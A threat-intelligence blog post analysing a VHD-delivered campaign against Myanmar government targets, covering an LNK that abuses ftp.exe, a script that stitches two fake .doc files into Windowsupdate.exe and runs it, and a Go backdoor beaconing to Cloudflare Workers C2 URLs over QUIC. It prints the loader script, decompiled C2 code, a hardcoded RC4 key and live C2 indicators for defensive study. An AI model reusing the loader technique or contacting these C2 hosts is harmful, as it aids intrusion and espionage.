

Operation QUICSILVER: China-Nexus Actor Targets Myanmar Diplomats via VHD-Delivered Go Backdoor

 seqrite.com/blog/operation-quicsilver-china-nexus-actor-targets-myanmar-diplomats-via-vhd-delivered-go-backdoor

Priya Patel

August 17, 2026

Contents

- Introduction
- Key Targets
 - Industries Affected
 - Geographical focus
- Infection Chain
- Campaign Timeline
- Initial Findings
 - Looking into the Decoy Document
- Technical Analysis
 - Stage 1 – LNK-Based Initial Access
 - Stage 2 – Split Payload Reconstruction via ftp Script
 - Stage 3 – QUICAgent Implant – Go-Based Backdoor
- Infrastructure & Attribution
- Conclusion
- SEQRITE Protection
- Indicators of Compromise (IOCs)
- MITRE ATT&CK Mapping

Introduction

Seqrite APT Team has been tracking threat activity across the globe, with a focus on campaigns targeting different industries and regions. During our recent research, we found a campaign targeting Myanmar that uses a Burmese-language graduation ceremony invitation from Myanmar's Information Technology and Cyber Security Department as lure.

The threat actor delivers the malware through a Virtual Hard Disk (VHD) file. While analyzing the VHD, we discovered several interesting artifacts. We also recovered files from the Recycle Bin that appear to have been unintentionally left behind by the threat actor. These overlooked files provided valuable context that helped us better understand the campaign's attribution.

In this blog, we will walk through the complete infection chain, starting from the initial infection through the malicious LNK file inside the VHD and ending with the final payload. The final payload is a Golang binary that functions as a backdoor, which we have named **QUICAgent**. In the end, we will also look at the TTPs used in this campaign.

Key Targets


Industries Affected

- Government
- Information Technology

Geographical focus

Myanmar

Infection Chain



Seqrite APT - Team


Campaign Timeline



We have been tracking this threat actor over the past few months and identified three related campaigns targeting Myanmar. The earliest campaign, observed in April 2026, used a sample named `HolidayNotice.pdf.exe`. The lure used in this variant was a fabricated Belgian–Myanmar public holiday calendar, which suggests that the threat actor was targeting personnel from Belgian organizations operating in Myanmar, such as embassies or NGOs. We also identified two VHD samples that appeared within a short period of time. The first sample, `TrainingAnnouncement.jpg`, was first observed on June 2026. The second sample, `ACMECS_Pillar_1.vhd`, was first observed in July 2026. Although the two samples use different lure documents, they share the same infection chain, payload, and C2 infrastructure.

Initial Findings

During our threat hunting, we identified a sample named `TrainingAnnouncement.jpg`. However, the file size was much larger than expected for a JPEG image. We then checked the file type, which identified it as a Virtual Hard Disk (VHD) file.



To understand the behavior of the VHD file, we mounted it in our virtual machine. At first, we found only one file named TrainingAnnouncement.pdf. Although it looked like a PDF document, it was actually a Windows shortcut (LNK) file using a PDF icon to appear legitimate.

-	Date modified: 1/12/2026 10:14 PM
Recycle Bin	Date modified: 1/12/2026 10:14 PM
System Volume Information	Date modified: 1/12/2026 10:13 PM
TrainingAnnouncement.pdf Type: Shortcut	Date modified: 6/25/2026 4:06 AM Size: 1.86 KB

We also noticed a few hidden folders on the same drive, such as Recycle Bin and System Volume Information. We found several files inside the Recycle Bin that appear to have been accidentally left behind by the threat actor.


Looking into the Decoy Document



The VHD contains a single decoy document, which is the only file presented to the victim when the malicious VHD is opened. The document is a formal graduation ceremony invitation written entirely in Burmese and

impersonates Myanmar's Information Technology and Cyber Security Department (ITCSD) under the Ministry of Transport and Communications (MOTC). It invites recipients to the graduation ceremony for two training programs, Computer Repair & Maintenance and Project Planning & Management for Software Development.

According to the invitation, the event is scheduled for 3 July 2026 (Saturday) at 3:00 PM and is to be held at the Assembly Hall, Office Building No. 2, Ministry of Transport and Communications, Naypyidaw. The document also includes the official MOTC seal as a watermark.



An interesting finding during our analysis was the presence of several deleted documents inside the \$Recycle.Bin directory within the VHD file. These files included multiple pdf files such as a concept note titled Virtual_Training_Programme, which discusses the BIMSTEC Bay of Bengal Economic Dialogue and mentions collaboration with Myanmar's Myanmar Institute of Strategic and International Studies (MISIS).

Another document, Recent_dev_from_Malaysia, is a diplomatic assessment marked "Secret" that presents a Malaysian foreign policy perspective on the political situation in Myanmar.

We also recovered two versions of a document named 5-14-2026, titled "Inside Story of Trump's Visit to China," which are marked "Confidential – For Official Use Only" and impersonate official documents issued by Myanmar's Ministry of Foreign Affairs.


However, these deleted documents do not appear to be directly associated with the campaign we are analyzing. Therefore, we have not included a detailed analysis of each decoy.

Technical Analysis

The technical analysis of this campaign is divided into three stages. The first stage covers the malicious LNK file that initiates the infection and uses multiple _/ directories to hide the next-stage payload from the victim.

In the second stage, we look at the ftp script responsible for combining two parts of the same executable to reconstruct the payload. The final stage focuses on the Go-based implant QUICAgent, which acts as the backdoor.

Stage 1 – LNK-Based Initial Access



The infection begins with a Windows shortcut (LNK) file named TrainingAnnouncement.pdf.lnk, which is disguised as a PDF document. Since Windows hides known file extensions by default, the victim only sees TrainingAnnouncement.pdf along with a PDF icon.

```
File attribute flags : 0x00000020
Should be archived (FILE_ATTRIBUTE_ARCHIVE)
Drive type : Fixed (3)
Drive serial number : 0xc205daf6
Volume label : I0µA'AAI
Local path : C:\Windows\System32\ftp.exe
Command line arguments : -s":_/_/_/_/_/_/_/_
Icon location : .\1.pdf
Environment variables location :
```

Once the victim opens the file, the LNK launches ftp.exe, a legitimate Microsoft-signed Windows binary. The threat actor then abuses its -s: option to execute commands stored in a local script file. The script itself is a plain text file named “_” (a single underscore with no file extension) and contains the commands that execute the next stage of the infection.

Stage 2 – Split Payload Reconstruction via ftp Script

As discussed in the previous stage, the malicious LNK file executes the script file named “_” using ftp.exe. The script first opens the legitimate decoy document TrainingAnnouncement.pdf.

```
!start /max _\TrainingAnnouncement.pdf
!call copy /Y /b _\j\_\_\_\_\_rels\header.doc+_\j\_\_\_\_\_rels\body.doc "%LOCALAPPDATA%\Windowsupdate.exe" >nul
!start "%LOCALAPPDATA%\Windowsupdate.exe" >nul
quit
```

While the decoy is presented on the victim's screen, the script searches for two document files, header.doc and body.doc, stored inside the hidden _rels directory. It then combines these two files using the native Windows copy /b command to reconstruct the next-stage payload.

The resulting executable is saved as Windowsupdate.exe in the %LOCALAPPDATA% directory. The script then immediately launches the constructed file.

In the next stage, we will look into the technical analysis of Windowsupdate.exe. This binary is the final payload of the campaign and acts as the backdoor used by the threat actor.

Stage 3 – QUICAgent Implant – Go Based Backdoor

After looking into the metadata of Windowsupdate.exe we found that 64-bit Windows binary written in Go 1.20. Our analysis shows that it is a custom Go-based backdoor developed by the threat actor with go build id

VQ20YVf_9K_8cgCF_NX7/TKHb39wS9Mu5bek0tOPM/xNfDrnhseTXcWQEFyFKX/HlpR3WMRKM_BIA32Y LDE.

Following are the notable functions we found during the analysis of the file.

Sandbox Evasion Techniques

```
36 (*(_OWORD *)&v19.readVal = 0;
37 v19.src.tab = off_1404D2708;
38 v19.src.data = p_math_rand_rngSource;
39 v19.s64 = v20;
40 v0 = math_rand_ptr_Rand_Intn(&v19, 500);
41 time.Sleep(1000000 * (v0 + 100));
42 memset(v15, 0, 1024);
43 v22.array = (uint8 *)v15;
44 v22.len = 1024;
45 v22.cap = 1024;
46 math_rand_ptr_Rand_Read(&v19, v22);
47 for ( i = 0; i < 1000; i = v14 + 1 )
48 {
49     v14 = 1;
50     crypto_sha256_Sum256(v15, 1024, 1024);
51     *( _OWORD *)&v15[0].array = v10;
52     *( _OWORD *)&v15[0].cap = v11;
53     for ( j = 0; j < 1024; j = v13 + 1 )
54     {
55         v13 = j;
```

Before establishing communication with the C2 server, the backdoor performs sandbox evasion techniques. It introduces a random delay of 100–600 milliseconds and executes 1,000 iterations of SHA-256 hashing operations to exhaust automated sandbox execution time limits.

Dynamic C2 Resolution via Cloudflare Workers

```
while ( 1 )
{
    v54 = net_http_ptr_Client_Get(p_net_http_Client, "https://regupdate.eamakfu49dc28wa.workers.dev/vere0zme82cad", 59);
    if ( v54._r1 )
    {
        r1 = 0;
        r0 = 0;
    }
    else
    {
        v48 = *(_QWORD *) (v54._r0 + 72LL);
        v3 = runtime_convI2I(&RTYPE_io_Reader, *(_QWORD *) (v54._r0 + 64LL));
        All = io_ReadAll(v3, v48);
        (*(void (__golang **)(__QWORD)))(*(__QWORD *) (v54._r0 + 64LL) + 24LL)(*(__QWORD *) (v54._r0 + 72LL));
        v4 = runtime_slicebytetostring(0, All._r0, All._r1);
        v56 = strings_TrimSpace(v4);
        r0 = v56._r0;
        r1 = v56._r1;
    }
    v43 = r0;
    v36 = r1;
    v57 = net_http_ptr_Client_Get(v41, "https://appupdate.0cmds20cj2cdf8.workers.dev/A3cmf0q9ASCion", 59);
    if ( v57._r1 )
    {

```

the malware uses two Cloudflare Workers URLs to dynamically retrieve the backend server address. On startup, the backdoor sends an HTTP GET request to the following endpoints:


hxxps://appupdate.0cmds20cj2cdf8.workers.dev/A3cmf0q9ASCion

hxxps://regupdate.eamakfu49dc28wa.workers.dev/vere0zme82cadre

The response from either endpoint contains the real C2 hostname in plain text. The malware then appends HTTPS and port 443 to construct the final C2 address for the actual communication.

2339 162.413516600	104.21.22.13	DNS	96 Standard query 0x061e A appupdate.0cmds20cj2cdf8.workers.dev
2340 162.413888400	104.21.22.13	DNS	96 Standard query 0x3b3c AAAA appupdate.0cmds20cj2cdf8.workers.dev
2341 162.465345000	104.21.22.13	DNS	96 Standard query 0x3b3c AAAA appupdate.0cmds20cj2cdf8.workers.dev
2342 162.465345000	104.21.22.13	DNS	96 Standard query 0x061e A appupdate.0cmds20cj2cdf8.workers.dev
2343 162.518329100	104.21.22.13	DNS	128 Standard query response 0x061e A appupdate.0cmds20cj2cdf8.workers.dev A 172.67.281.209 A 104.21.22.13
2344 162.518329100	104.21.22.13	DNS	152 Standard query response 0x3b3c AAAA appupdate.0cmds20cj2cdf8.workers.dev AAAA 2686:4700:3b31::ac43:c9d1 AAAA 2686:4700:3b34::6815:1600
2345 162.518329100	104.21.22.13	DNS	128 Standard query response 0x061e A appupdate.0cmds20cj2cdf8.workers.dev A 104.21.22.13 A 172.67.281.209
2346 162.518329100	104.21.22.13	DNS	152 Standard query response 0x3b3c AAAA appupdate.0cmds20cj2cdf8.workers.dev AAAA 2686:4700:3b31::ac43:c9d1 AAAA 2686:4700:3b34::6815:1600
2369 163.824265100	104.21.22.13	DNS	82 Standard query 0x472f AAAA register.mediumser.com
2370 163.836840000	104.21.22.13	DNS	159 Standard query response 0x472f AAAA register.mediumser.com SOA kelly.ns.cloudflare.com
2371 163.836840000	104.21.22.13	DNS	159 Standard query response 0x472f AAAA register.mediumser.com SOA kelly.ns.cloudflare.com

During dynamic analysis, we observed the malware first contacted the Cloudflare Workers endpoint, which returned the hostname register[.]mediumser[.]com. It then established communication with the resolved server 104[.]64[.]211[.]22.



The malware established a connection to 104.[.]64[.]211[.]22 using QUIC over UDP port 443. The Wireshark capture then showed continuous QUIC traffic between the infected system and the C2 server.



During the static analysis of Windowsupdate.exe, we found a hardcoded PEM certificate embedded directly in the binary.

```

Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number: 1 (0x1)
    Signature Algorithm: ecdsa-with-SHA384
    Issuer: C = US, O = RAT System, CN = RAT CA
    Validity
      Not Before: Dec  5 08:17:02 2025 GMT
      Not After : Dec  3 08:17:02 2035 GMT
    Subject: C = US, O = RAT System, CN = RAT CA
  
```

To examine the certificate, we extracted it from the binary and parsed it using OpenSSL and it turned out to be a self-signed Certificate Authority (CA). Rather than relying on Go's default TLS certificate validation, the malware uses this embedded CA in a custom VerifyPeerCertificate routine to validate the C2 server's certificate during the TLS handshake. The name of the certificate is "RAT CA" under the organization "RAT System".

The malware applies RC4 encryption to all C2 traffic before it is transmitted. During our analysis, we found that the RC4 key is hardcoded directly in the binary: MySecretEncryptionKey2025!@#%\$.

Exfiltration and Command Execution

Before communicating with the C2 server, the backdoor **QUICAgent** collects basic information about the infected system and includes it in its initial beacon. The collected data consists of the victim's DNS hostname, obtained through `GetComputerNameEx`, the currently logged-in username retrieved using `Go's os/user.Current()` function.

```
}
else
{
    v55 = *(_QWORD *)(v111._r0 + 64LL);
    v56 = *(_QWORD *)(v111._r0 + 72LL);
    v105[0] = main_ptr_Agent_sendHeartbeat_func2;
    v105[1] = v55;
    v105[2] = v56;
    *(_QWORD *)&v107 = v105;
    v125.str = (uint_t *)"X-Agent-ID";
    v125.len = 10;
    v113 = net_textproto_MIMEHeader_Get((net_textproto_MIMEHeader*)(_QWORD *)(v111._r0 + 56LL), v125);
    len = v113.len;
    if ( v113.len )
    {
        str = v113.str;
        v59 = a1;
        LOBYTE(v57) = _InterlockedCompareExchange((volatile signed __int32 *)(a1 + 180), 1, 0) == 0;
        v60 = (sync_Mutex *) (a1 + 180);
        if ( !(_BYTE)v57 )
        {
```

The backdoor reads the X-Agent-ID header from the C2 response

The implant beacons to the C2 server every 5 seconds by default. Each infected host is also assigned an X-Agent-ID, which is returned by the server and used to identify the victim. On every beacon, the malware sends an HTTP/3 POST request containing RC4-encrypted JSON to the resolved C2 server.

```
if ( v51._r1 == 8 )
{
    if ( *(_QWORD *)v51._r0 == 0x6461666C6E77664LL )// "download"
    {
        v22 = (main_Task *)runtime_newobject(&RTYPE_main_Task);
        v41 = v22;
        if ( dword_140701E40 )
            runtime_typedmemmove(&RTYPE_main_Task, v22, &a2);
        else
            ((void (__fastcall *)(main_Task *, main_Task *))loc_140067414)(v22, &a2);
        v4 = runtime_newobject((const RTYPE *)&unk_1403F5CA0);
        *v4 = main_ptr_Agent_handleTask_func3;
        if ( dword_140701E40 )
        {
            v25 = runtime_gcWriteBarrierCX(v4 + 1, v24, v23, v50);
            v4 = (_QWORD *)runtime_gcWriteBarrierCX(v25 + 16, v27, v26, v41);
        }
        else
        {
            v4[1] = v50;
            v4[2] = v41;
        }
        return runtime_newproc(v4);
    }
    if ( *(_QWORD *)v51._r0 == 0x72696445F7473696CCLL )// "list_dir"
    {
        v16 = (main_Task *)runtime_newobject(&RTYPE_main_Task);
        v45 = v16;
```

Commands from the C2 are compared as integer magic values

The implant supports five commands that allow the operator to execute commands, transfer files, browse directories, and control the beacon interval. During reverse engineering of `handleTask` function, we observed that the command names were not stored as plain-text strings in the binary. The malware compares incoming task types against a series of 64-bit integer constants and execute the following commands from the attacker.

shell

set_heartbeat


upload

download

list_dir

Persistence

To maintain persistence on the infected system, the backdoor creates a shortcut in the current user's **Startup** folder. The malware first generates a temporary PowerShell script named `create_lnk_*.ps1`.



The generated PowerShell script is then executed to create **SystemIn.lnk** in the user's Startup folder. The shortcut points to `Windowsupdate.exe`, which will run automatically whenever the user logs into Windows.

Infrastructure & Attribution

As we analyzed earlier, the Cloudflare Workers endpoints connecting to the domain `register[.]mediumser[.]com` as the command and control.

```
Domain Name: MEDIUMSER.COM
Registry Domain ID: 3078800568 DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.namesilo.com
Registrar URL: http://www.namesilo.com
Updated Date: 2026-04-29T02:20:29Z
Creation Date: 2026-03-20T04:34:03Z
Registry Expiry Date: 2027-03-20T04:34:03Z
Registrar: NameSilo, LLC
Registrar IANA ID: 1479
Registrar Abuse Contact Email: abuse@namesilo.com
Registrar Abuse Contact Phone: +1.4805240066
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: KELLY.NS.CLOUDFLARE.COM
Name Server: YAHTR.NS.CLOUDFLARE.COM
```

The domain mediumser[.]com was registered on 2026-03-20 via NameSilo with Cloudflare DNS (kelly.ns.cloudflare.com)

At the time of our analysis, the domain resolved to 104[.]64[.]211[.]22, and the malware establishes communication with this server over QUIC (UDP/443).

Key ▼	Type ▼	Value ▼	First Seen ▼	Last Seen ▼
register.mediumser.com	A	104.64.211.22 AS 63949	2026-07-07	2026-08-02
register.mediumser.com	A	38.60.244.141 AS 154177	2026-07-01	2026-07-06

Looking at the historical DNS records on **Validin**, we found that the domain had previously resolved to 38[.]60[.]244[.]141 between 1 July 2026 and 6 July 2026. From 7 July 2026 onwards, the infrastructure was moved to 104[.]64[.]211[.]22, where it remained active.

Apart from the infrastructure, we observed the same builder hostname found in TrainingAnnouncement.pdf.lnk, 'desktop-stv6gg', which was previously identified by Seqrite during the analysis of **Operation GriefLure** published in May 2026. Both campaigns use a similar infection chain, beginning with a malicious LNK file that abuses ftp.exe to execute a local script. The script then reconstructs the next-stage payload by combining two disguised document files, header.doc and body.doc. However, the campaign analyzed in this report introduces a new variant of the Go-based backdoor and relies on different C2 infrastructure.

We assess this activity to be **China-nexus** with moderate confidence. The campaign targets Myanmar government personnel through a government-themed lure, while the deleted documents recovered from the Recycle Bin focus on ASEAN affairs, BIMSTEC, UN meetings, and Myanmar's diplomatic activities. Although these documents were never delivered to victims, they provide more context into the types of targets threat actor may be pursuing.

Conclusion

We have uncovered a new campaign, which we track as **Operation QUICSILVER**, targeting Myanmar government personnel through a Virtual Hard Disk (VHD) file disguised as a JPEG image. The campaign uses a multi-stage infection chain that begins with a malicious LNK file, abuses ftp.exe as a LOLBAS to

execute the next stage, reconstructs the payload from two fake document files, and finally deploys a custom Go-based backdoor that we have named **QUICAgent**.

The backdoor retrieves its C2 server through Cloudflare Workers, communicates over HTTP/3 using QUIC, and applies RC4 encryption to protect its C2 traffic. Additionally, we identified a second VHD sample using an ACMECS-themed lure that shared the same payload and infrastructure. Based on the overlapping TTPs, infrastructure artifacts, and victimology, we assess **Operation QUICSILVER** to be China-nexus with moderate confidence.

SEQRITE Protection

Vhd.Trojan.Downloader.51019.GC

Lnk.Trojan.Downloader.51020.GC

Trojan.Dedok

Indicators of Compromise (IOCs)

File Name	File Hash (SHA-256)
TrainingAnnouncement.jpg	26f735cbbb1257be94e6d01656a35bf66a8ae9c34868548d69ec5cb588f9f916
TrainingAnnouncement.pdf.lnk	daeac66441b88ba22806f6617058a2dbf1ea0ddcc6c94f291542ea853ac6f9d3
header.doc	4a1a1b1455c3ea91a3d9203ebff025553227302cede6077e821d303655e2c9f2
body.doc	aeff39943e254c34187e4a60be3d09d49687439e709eeb4be2b1984310d8ba5c
Windowsupdate.exe	cd147efe37003399e174951927e5fe727a4481756b116f0204a14a64cc62b059
TrainingAnnouncement.pdf	575305cdaeb1d2187ca6d5ebe32f4c3e3fb53f5ccbe1c0cc257a7f71d84e6f35
HolidayNotice.pdf.exe	c4b4647795567ab15528edd1ab1bf37fb50e21b442e59a653051061973e87c02
ACMECS_Pillar_1.vhd	0803521a7e9081f46f8f9f61d72371ecc1f49657f10202fffa9a33f581d8bb39

C2 URLs

register[.]mediumser[.]com

38[.]60[.]244[.]141

104[.]64[.]211[.]22

maui-cocktailbar[.]com

appupdate[.]0cmds20cj2cdf8[.]workers.dev

MITRE ATT&CK Mapping

Tactic	Technique ID	Technique Name
Initial Access	T1566.001	Phishing: Spearphishing Attachment
Execution	T1204.002	User Execution: Malicious File
	T1059.001	Command and Scripting Interpreter
	T1218	System Binary Proxy Execution: ftp.exe
Defense Evasion	T1027.009	Obfuscated Files or Information
	T1036.008	Masquerading: Masquerade File Type
	T1070.004	Indicator Removal: File Deletion
